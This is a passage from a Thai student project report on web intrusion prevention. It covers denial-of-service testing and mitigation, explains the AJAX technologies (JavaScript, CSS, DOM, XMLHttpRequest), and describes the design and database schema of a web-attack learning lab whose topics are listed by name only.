มีวิธีการโจมตีอีกหลากหลายรูปแบบ โดยส่วนใหญ่จะสามารถใช้คำสั่ง Perl ไม่กี่บรรทัดจากเครื่องประสิทธิภาพต่ำเครื่องหนึ่ง ในขณะที่ยังไม่มีวิธีการป้องกันการโจมตีที่สมบูรณ์แบบที่จะทำให้ผู้บุกรุกเกิดความลำบากในการโจมตีได้มากยิ่งขึ้น

<u>ผลกระทบต่อระบบ</u>

ทุกๆเวปเซิร์ฟเวอร์ แอพลิเคชันเซิร์ฟเวอร์และองค์ประกอบต่างๆ ในเวปแอพลิเคชันที่ถูกโจมตีโดยวิธี denial of service

<u>วิธีตรวจสอบ</u>

การโจมตีแบบ denial of service เป็นอีกหนึ่งการโจมตีที่จะหาช่องโหว่ได้ยากที่สุด การใช้เครื่องมือทดสอบเช่น JMeter สามารถสร้างทราฟิกไปยังเวปไซต์ ดังนั้นคุณสามารถทดสอบ ระบบที่ใช้งานอยู่จากสภาพที่โหลดหนักมากๆ อีกหนึ่งการทดสอบที่สำคัญคือ การนับจำนวนคำร้องขอต่อวินาทีของแอพลิเคชัน โดยตรวจสอบจากหมายเลข IP address หมายเลขเดียว จะทำให้คุณพบว่ามีจำนวนคำร้องขอจากผู้บุกรุกจำนวนเท่าใดที่ถูกสร้างขึ้นเพื่อที่จะทำลายเวปไซต์

เพื่อที่จะระบุว่ามีทรัพยากรตัวใด ถูกใช้เพื่อสร้างกลไก denial of service จึงควรที่จะวิเคราะห์ แต่ละส่วน เพื่อที่จะหาหนทางกำจัดมัน คุณควรที่จะเน้นตรงที่ส่วนของผู้ใช้ที่ไม่ต้องระบุตัวตนว่าสามารถกระทำอะไรได้บ้าง แต่ก็ควรที่จะมีความไว้วางใจกันผู้ใช้งานทุกคน และเช่นเดียวกันควรที่ต้องรู้ว่าผู้ใช้งานที่ได้รับอนุญาตนั้น สามารถกระทำการใดได้บ้าง

วิธีป้องกัน

การป้องกันการโจมตีแบบ denial of service ค่อนข้างลำบาก เนื่องจากไม่มีทางที่จะป้องกันผู้บุกรุกได้อย่างสมบูรณ์แบบ โดยทั่วไปแล้วควรที่จะจำกัดการจองทรัพยากร สำหรับผู้ใช้งานแต่ละคนที่ต้องค่อนข้างต่ำ สำหรับผู้ใช้ที่ได้รับอนุญาตเป็นไปได้ที่จะให้โควตาในระดับหนึ่ง ที่ผู้ดูแลระบบสามารถจำกัดจำนวนโหลดที่กระทำต่อระบบ ในบางครั้ง คุณอาจต้องตัดสินใจเพียงแค่การจัดการกับหนึ่งคำร้องขอจากหนึ่งผู้ใช้งาน ณ เวลา ที่ได้ทำการเชื่อมต่อกับเซสชันของผู้ใช้งาน และอาจต้องทิ้งคำร้องขอใดๆ ที่ระบบกำลังประมวลผลให้กับผู้ใช้งาน แล้วมีคำร้องขออื่นๆ จากผู้ใช้งานคนเดิมมาสู่ระบบ

สำหรับผู้ใช้งานที่ไม่ได้มีการยืนยันตน คุณควรที่จะหลีกเลี่ยงการกระทำใดๆ ที่จะเข้าสู่ฐานข้อมูลหรือทรัพยากรใดๆที่สงวนไว้ มีการวางสถาปัตยกรรมของเวปไซต์ว่าผู้ใช้งานดังกล่าวจะไม่สามารถไปใช้ทรัพยากรใดๆที่สงวนไว้ได้ คุณอาจตัดสินใจถึงข้อมูลรายละเอียดให้กับผู้ใช้งานแทนที่จะมอบสิทธิ์ให้ผู้ใช้งานไปเข้าสู่ฐานข้อมูลและจัดการกับข้อมูลเอง และควรที่จะตรวจสอบวิธีการจัดการกับข้อผิดพลาด ที่จะไม่ทำให้เกิดข้อผิดพลาดใดๆ ที่จะกระทำต่อการปฏิบัติงานโดยรวมของแอพลิเคชัน

บทที่ 4
เทคโนโลยีที่เกี่ยวข้องกับการพัฒนาไลบราลี

การพัฒนาไลบราลีสำหรับการป้องกันการบุกรุกผ่านเวปไซต์ด้วยเทคโนโลยี AJAX มีการนำเทคโนโลยีมาใช้ในการพัฒนาการไลบราลีหลายตัว ได้แก่ Javascript, CSS(Cascading Style Sheet), DOM(Document Object Model) และ XMLHttpRequest Object

4.1 ASYNCHRONOUS JAVASCIPT AND XML


AJAX ย่อมาจากคำว่า "ASYNCHRONOUS JAVASCRIPT AND XML" คือรูปแบบในการพัฒนาเวปแอพพลิเคชั่นรูปแบบนึงที่สามารถตอบสนองการใช้งานของผู้ใช้งานได้รวดเร็ว เนื่องจากเป็นการนำเทคโนโลยีในการพัฒนาเวปไซต์ต่างๆมาทำงานด้วยกัน ได้แก่

- XHTML, CSS เป็นพื้นฐานหลักสำหรับการนำเสนอเวปไซต์
- DOCUMENT OBJECT MODEL (DOM) สำหรับการอ้างอิง OBJECT ภายใน HTML
- XML และ XSLT สำหรับการแลกเปลี่ยนข้อมูลและการนำข้อมูลไปใช้ประมวลผล
- XMLHttpRequest สำหรับการติดต่อกับเวปเซิร์ฟเวอร์
- JAVASCRIPT สำหรับเชื่อมโยงการทำงานของเทคโนโลยีต่างๆ

4.2 รูปแบบการทำงานของ AJAX

การทำงานของเวปแอพพลิเคชั่นแบบเดิมเริ่มต้นจากผู้ใช้ทำการร้องขอข้อมูลมายังผู้ให้บริการทางฝั่งเซิร์ฟเวอร์ เมื่อผู้ให้บริการได้รับการร้องขอจะทำการประมวลผลหน้าเวปไซต์ที่ได้รับการร้องขอและทำการส่งข้อมูลหน้าเวปไซต์ที่ได้รับการร้องขอกลับมายังผู้ใช้ หลังจากทำการส่งข้อมูลให้ผู้ใช้เรียบร้อยเซิร์ฟเวอร์จะทำการยกเลิกการเชื่อมต่อกับผู้ใช้โดยทันที(STATELESS PROTOCOL) ดังนั้นเมื่อผู้ใช้ต้องการข้อมูลหรือเวปไซต์ใหม่จากเซิร์ฟเวอร์เดิม ผู้ใช้ต้องเริ่มการเชื่อมต่อและทำการร้องขอข้อมูลเวปไซต์กับเซิร์ฟเวอร์เดิมใหม่อีกครั้ง ทำให้เกิดความล่าช้าเนื่องจากต้องรอการประมวลผลทางฝั่งเซิร์ฟเวอร์ให้เสร็จก่อนจึงจะส่งผลลัพธ์ของการประมวลผลซึ่งก็คือเวปไซต์กลับมาให้ผู้ใช้ อีกทั้งข้อมูลที่ใช้ในการส่งแต่ละครั้งมีจำนวนมากทำให้ต้องการแบนด์วิธค่อนข้างสูง ส่งผลให้การส่งข้อมูลเกิดความล่าช้าตามไปด้วย

จากปัญหาดังกล่าวจึงเกิดแนวความคิดใหม่ที่นำมาแก้ไขปัญหาข้างต้น ซึ่งก็คือ AJAX เวปแอพลิเคชั่นที่พัฒนาด้วย AJAX สามารถลดการใช้งานแบนด์วิธเนื่องจากข้อมูลที่ส่งมามีขนาดเล็กลงเนื่องจากจะส่งข้อมูลเฉพาะส่วนที่มาการเปลี่ยนแปลงหรือส่วนที่มีการประมวลผล แทนที่จะส่งข้อมูลหน้าเวปไซต์ทั้งหมด



รูปที่4.1 แสดงแบบจำลองการทำงานของเวปแอพลิเคชั่น AJAX เทียบกับการทำงานแบบเก่า

ปัจจัยสำคัญในกระบวนการทำงานของ AJAX คือ "XMLHttpRequest Object" ทางฝั่งผู้ใช้ทำหน้าที่ติดต่อร้องขอข้อมูลจากเซิร์ฟเวอร์ซึ่งจะทำการเชื่อมต่อกับเซิร์ฟเวอร์ตลอดเวลาที่ผู้ใช้มีการร้องขอข้อมูลจากเซิร์ฟเวอร์ ทำให้สามารถรับข้อมูลที่ผ่านการประมวลผลจากเซิร์ฟเวอร์ได้ตลอดเวลาโดยไม่ต้องรอ การทำงานแบบนี้เรียกว่า "ASYNCHRONOUS"


4.2.1 การทำงานแบบ ASYNCHRONOUS

การทำงานแบบ "ASYNCHRONOUS" บนเวปแอพพลิเคชั่นแบบ AJAX เริ่มต้นจากผู้ใช้ส่งคำร้องขอโดยใช้ JAVASCRIPT ส่งคำร้องไปที่ XMLHttpRequest Object จากนั้น XMLHttpRequest Object จะตัดสินใจว่าจะส่งคำร้องไปยังเซิร์ฟเวอร์หรือไม่ เนื่องจากในบางกรณี XMLHttpRequest Object สามารถตอบสนองการร้องขอได้ทันทีโดยไม่ต้องร้องขอข้อมูลจากเซิร์ฟเวอร์ เช่น มีข้อมูลที่ต้องการอยู่ภายในหน่วยความจำของเครื่องผู้ใช้อยู่แล้ว หรือการแก้ไขข้อมูลที่ XMLHttpRequest Object มีอยู่แล้ว หากคำร้องที่ XMLHttpRequest Object รับมาจำเป็นต้องขอข้อมูลจากเซิร์ฟเวอร์ เช่น ข้อมูลใหม่ที่ต้องมีการดึงข้อมูลออกมาจากฐานข้อมูล หรือข้อมูลที่ต้องอาศัยหารประมวลผลทางฝั่งเซิร์ฟเวอร์ XMLHttpRequest Object จะส่งคำร้องไปยังเซิร์ฟเวอร์ เมื่อเซิร์ฟเวอร์ทำการตอบสนองการร้องขอโดยการส่งข้อมูลที่ XMLHttpRequesdt Object ต้องการมาให้ XMLHttpRequest Object จะทำการส่งต่อข้อมูลนั้นเพื่อให้แสดงผลทางฝั่งผู้ใช้ด้วย JAVASCRIPT ถึงแม้ว่าคำร้องขอของ XMLHttpRequest Object ได้รับการตอบสนองจากเซิร์ฟเวอร์แล้ว XMLHttpRequest Object ก็จะยังคงดำเนินการเชื่อมต่อกับเซิร์ฟเวอร์ต่อไป เพื่อ

ดำเนินการส่งคำร้องตามที่ผู้ใช้ต้องการต่อไปเรื่อยๆ จนกว่าผู้ใช้จะหยุดการร้องขอข้อมูลและทำการผิดเวปไซต์ไป

4.2.2 การทำงานแบบ SYNCHRONOUS

การทำงานแบบ "SYNCHRONOUS" การทำงานแบบนี้เป็นลักษณะการทำงานของเวปแอพพลิเคชั่นแบบเดิมโดยทุกครั้งที่ผู้ใช้ต้องการข้อมูลจากเซิร์ฟเวอร์จะทำการส่งคำร้องมายังเซิร์ฟเวอร์ เซิร์ฟเวอร์จะทำการประมวลผลคำร้องและประมวลผลหน้าเวปไซต์ที่ได้รับการร้องขอ ทำให้ผู้ใช้ต้องทำการรอการประมวลผลข้อมูลของเซิร์ฟเวอร์จนเสร็จ และทำการส่งข้อมูลที่ผ่านการประมวลผลดังกล่าวมายังผู้ใช้ ซึ่งเมื่อผู้ใช้ทำการร้องขอขอมูลใหม่ก็จะต้องรอการประมวลผลทางฝั่งเซิร์ฟเวอร์ทุกครั้ง



รูปที่ 4.2 แสดงการเปรียบเทียบการติดต่อสื่อสาร ระหว่างเวปแอพพลิเคชั่นแบบเดิมกับแบบที่ใช้ AJAX

4.3 ส่วนประกอบของ AJAX

AJAX ไม่ใช่เทคโนโลยีใหม่อต่เป็นการนำเทคโนโลยีต่างๆมาทำงานร่วมกัน แต่ละเทคโนโลยีจะมีหน้าที่การทำงานต่างกันดังนี้

4.3.1 JAVASCRIPT

JAVASCRIPT พัฒนาโดย บริษัท Netscape Communication Corporation มีลักษณะโครงสร้างของภาษาแบบ อ็อบเจ็กโอเรียลเต็ด (OBJECT ORIENTED PROGRAMMING) JAVASCRIPT เป็นภาษาสคริปต์ ที่นำมาใช้งานบนระบบอินเตอร์เนตเพื่อใช้ในการพัฒนาเวปเพจต่างๆ สามารถแทรกโค๊ด JAVASCRIPT ลงไปภายในภาษา HTML โดย JAVASCRIPT จะทำงานร่วมกับ DOM (DOCUMENT OBJECT MODEL) ในการอ้างอิงอ็อบเจ็กของภาษา HTML

AJAX จะใช้ JAVASCRIPT สำหรับควบคุมการแสดงผลของข้อมูล และสำหรับโต้ตอบกับผู้ใช้

4.3.2 CASCADING STYLE SHEET (CSS)

CASCADING STYLE SHEET (CSS) คือภาษาที่ใช้อธิบายรูปแบบการนำเสนออ๊อบเจ็กภายในภาษา HTML (MARKUP LANGUAGE) CSS ถูกนำมาใช้งานทั้งในฝั่งของผู้สร้างและผู้เข้าชมเวปไซต์สำหรับกำหนด สี, ชนิดตัวอักษร, เลย์เอาท์ (LAYOUT) และกำหนดรายละเอียดต่างๆของอ๊อบเจ็กต่างๆภายในเวปไซต์ โดย CSS ถูกออกแบบมาเพื่อแยกการทำงานในส่วนของการกำหนดลักษณะรูปแบบการนำเสนอของเวปไซต์ออกจากเนื้อหาของเวปไซต์ เพื่อให้ง่ายในการจัดการข้อมูลภายในเวปไซต์และเพื่อความยืดหยุ่นและความสะดวกสบายในการพัฒนาเวปไซต์

AJAX จะใช้ CSS สำหรับกำหนดโครงสร้างหรือลักษณะการแสดงผลของเวปไซต์ นอกจากจะทำให้เวปไซต์ดูสวยงามน่าสนใจแล้ว ยังทำให้การแสดงผลข้อมูลที่มีลักษณะคล้ายคลึงกันหรือซ้ำๆกันไปอย่างรวดเร็ว

4.3.3 DOCUMENT OBJECT MODEL (DOM)


DOCUMENT OBJECT MODEL (DOM) เป็นแพลตฟอร์มและภาษาสำหรับการอ้างถึงอ๊อปเจกต่างๆภายในภาษา HTML หรือ XML DOM มีลักษณะโครงสร้างของภาษาแบบ อ๊อบเจ็กโอเรียลเด็ด (OBJECT ORIENTED) โดยมีรูปแบบการนำเสนอหรือรูปแบบการอ้างอิงอ๊อปเจ็กภายในภาษา HTML หรือ XML เป็นแบบ ต้นไม้ (TREE) เพื่อเป็นสื่อกลางระหว่างโปรแกรมและภาษาสคริปต์ต่างๆสำหรับการปรับปรุงเวปเพจ

DOM เป็นภาษาสคริปต์ที่ประมวลผลทางฝั่งผู้ใช้เช่นเดียวกับภาษา JAVASCRIPT ทำให้ลดระยะเวลาในการประมวลผลลงได้ โดยไม่ต้องส่งค่าไปประมวลผลทางฝั่งเซิร์ฟเวอร์

DOM TREE ELEMENT

ELEMENT คือคำที่ใช้เรียกแท็กต่างๆของ HTML เช่น <BODY>, <P> และ <A> เป็นต้น DOM จะมองเอกสาร HTML ในรูปแบบของโครงสร้างต้นไม้ โดยแท็กต่างๆจะถูกมองเป็นโหนดของต้นไม้ (ตามหลัก Data Structure) ซึ่งสามารถแบ่ง NODE ได้เป็น 3 ชนิด ได้แก่

1. ELEMENT NODES คือแท็กของ HTML เช่น <HTML>, <P> และ <UL> เป็นต้น
2. TEXT NODES คือส่วนที่เป็นข้อความของแต่ละ ELEMENT หรือส่วนที่เป็นข้อความของแท็ก HTML
3. ATTRIBUTE NODES คือ ATTRIBUTE ของแท็กต่างๆในเอกสาร HTML เช่น title, href และ value เป็นต้น




รูปที่ 4.3 แผนภาพต้นไม้แสดงความสัมพันธ์ของ Element Node

4.3.4 XMLHttpRequest Object

XMLHttpRequest Object เป็นเทคโนโลยีใหม่ทำหน้าที่ควบคุมการแลกเปลี่ยนข้อมูลระหว่างเวปเบาว์เซอร์ (WEB BROWSER) กับเวปเซิร์ฟเวอร์ (WEB SERVER) โดยการแลกเปลี่ยนกันนั้นจะอยู่ในรูปแบบของเอกสาร XML โดยมี JAVASCRIPT ทำหน้าที่ควบคุมการทำงานของ XMLHttpRequest Object เนื่องจากการใช้งาน XMLHttpRequest Object ของเบาว์เซอร์แต่ละรุ่นมีการใช้งานแตกต่างกัน เช่น Internet Explorer นำ XMLHttpRequest Object ไปใช้กับส่วนที่เรียกว่า "ACTIVEX OBJECT" แต่หากเป็น FIREFOX, SAFARI และ OPERA จะนำ XMLHttpRequest Object ไปใช้งานในส่วนที่เรียกว่า "NATIVE JAVASCRIPT OBJECT"

เทคโนโลยีต่างๆที่กล่าวมาถูกนำมาใช้ร่วมกันในการพัฒนาเวปแอพลิเคชั่นรูปแบบใหม่ซึ่งก็คือ AJAX โดยหน้าที่และการทำงานของแต่ละเทคโนโลยีสามารถนำมาแสดง ดังรูป



รูปที่ 4.4 แสดงองค์ประกอบของ AJAX


บทที่ 5
ชุดทดลองการบุกรุกผ่านเวปไซต์

5.1 วัตถุประสงค์

ชุดทดลองการบุกรุกผ่านเวปไซต์พัฒนาขึ้นมาโดยมีจุดประสงค์เพื่อศึกษากระบวนการทำงานของการบุกรุกผ่านเวปไซต์ และเพื่อเผยแพร่ความรู้ความเข้าใจแก่ผู้พัฒนาเวปไซต์ได้ทราบถึงรูปแบบการทำงานของการบุกรุกผ่านเวปไซต์ รวมไปถึงการทำงานของไลบราลีเพื่อช่วยป้องกันการบุกรุก

5.2 การออกแบบขั้นตอนการทำงานของชุดทดลอง

ก่อนจะเริ่มการเข้าสู่ชุดทดลอง ผู้ทดลองจะพบหน้าข้อมูลเบื้องต้นของชุดลอง หลังจากนั้นซึ่งจะอธิบายความสำคัญของชุดทดลอง จากนั้นจะสามารถเข้าสู่หน้าต่างการทดลองและข้อมูลการพัฒนาไลบราลีได้ โดยมีการทำงานให้เลือก 2 การทำงานหลัก 8 การทำงานย่อยดังนี้



รูปที่ 5.1 แสดงโครงสร้างการทำงานของเวปไซต์

5.2.1 Web Hacking Method

5.2.1.1 Sql Injection

5.2.1.2 Hidden Field manipulation

5.2.1.3 Buffer Overflow

5.2.1.4 Cookie Editting

5.2.1.5 Query Poison


5.2.1.6 Session Hijacking

5.2.2 Library for Web Security เป็นหัวข้อการนำเทคโนโลยี AJAX ไปประยุกต์ ในการป้องกันการบุกรุก

5.2.2.1 Input Validation เป็นส่วนการตรวจสอบค่าที่ได้รับมาจากผู้ใช้งาน ว่าค่าที่ส่งมานั้น เป็นค่าที่ผิดแปลกหรือไม่

5.2.2.2 Html Encryption เป็นส่วนการเข้ารหัสหน้าเวปไซด์ โดยการพัฒนาส่วนนี้จะทำให้ผู้ใช้งานไม่สามารถดูส่วนโค๊ดของเวปไซด์ได้

5.3 การออกแบบฐานข้อมูล



จากแผนภาพ ER Diagram ที่สร้างมา สามารถทำการแปรเป็นโครงตารางสำหรับ SQL ได้ดังนี้

5.3.1 links ตารางเก็บข้อมูลลิงค์ที่เชื่อมโยงไปยังเนื้อหาที่เกี่ยวข้องของแต่ละการทดลอง ⟷

Lid	Lname	Links	Ftid

Lid คือหมายเลขลำดับของลิงค์

Lname คือชื่ออธิบายของลิงค์

Links คือที่อยู่ URL ของลิงค์

Ftid คือหมายเลขหัวข้อที่เก็บข้อมูลเบื้องต้นซึ่งมีเนื้อหาเกี่ยวกับลิงค์ไว้

5.3.2 topics ตารางเก็บข้อมูลเนื้อหาที่เกี่ยวข้องของแต่ละการทดลอง

⟷

Tid	Subject	Body	Tgroup

Tid คือหมายเลขลำดับของหัวข้อ

Subject คือชื่อหัวข้อการทดลอง

Body คือเนื้อหาของการทดลอง

Tgroup คือการจัดกลุ่มของเนื้อหา

5.3.3 Lab_user

⟷

Uid	Uname	Passwd

Uid คือหมายเลขลำดับของผู้ใช้งานในระบบ

Uname คือชื่อของผู้ใช้งานในระบบ

Passwd คือรหัสผ่านของผู้ใช้งานในระบบ

5.4 การพัฒนาเวปไซต์

ในการจัดทำเวปไซต์ ระดับต้นจำเป็นต้องใช้ความรู้พื้นฐานในการสร้างเว็บเพจ ด้วยภาษา html/ xhtml การเขียนโปรแกรม javascript การเขียนโปรแกรม php การเขียนฐานข้อมูลด้วยภาษา SQL และ ความรู้ในด้าน AJAX technology ในระดับปฏิบัติการที่สูงขึ้นมีความต้องการที่สลับซับซ้อนมากขึ้นตามลำดับ

ในที่นี้ขอกล่าวโดยสรุปเกี่ยวกับความรู้พื้น ฐานเบื้องต้นที่จำเป็นในงานเวปไซต์ซึ่งควรมีดังนี้

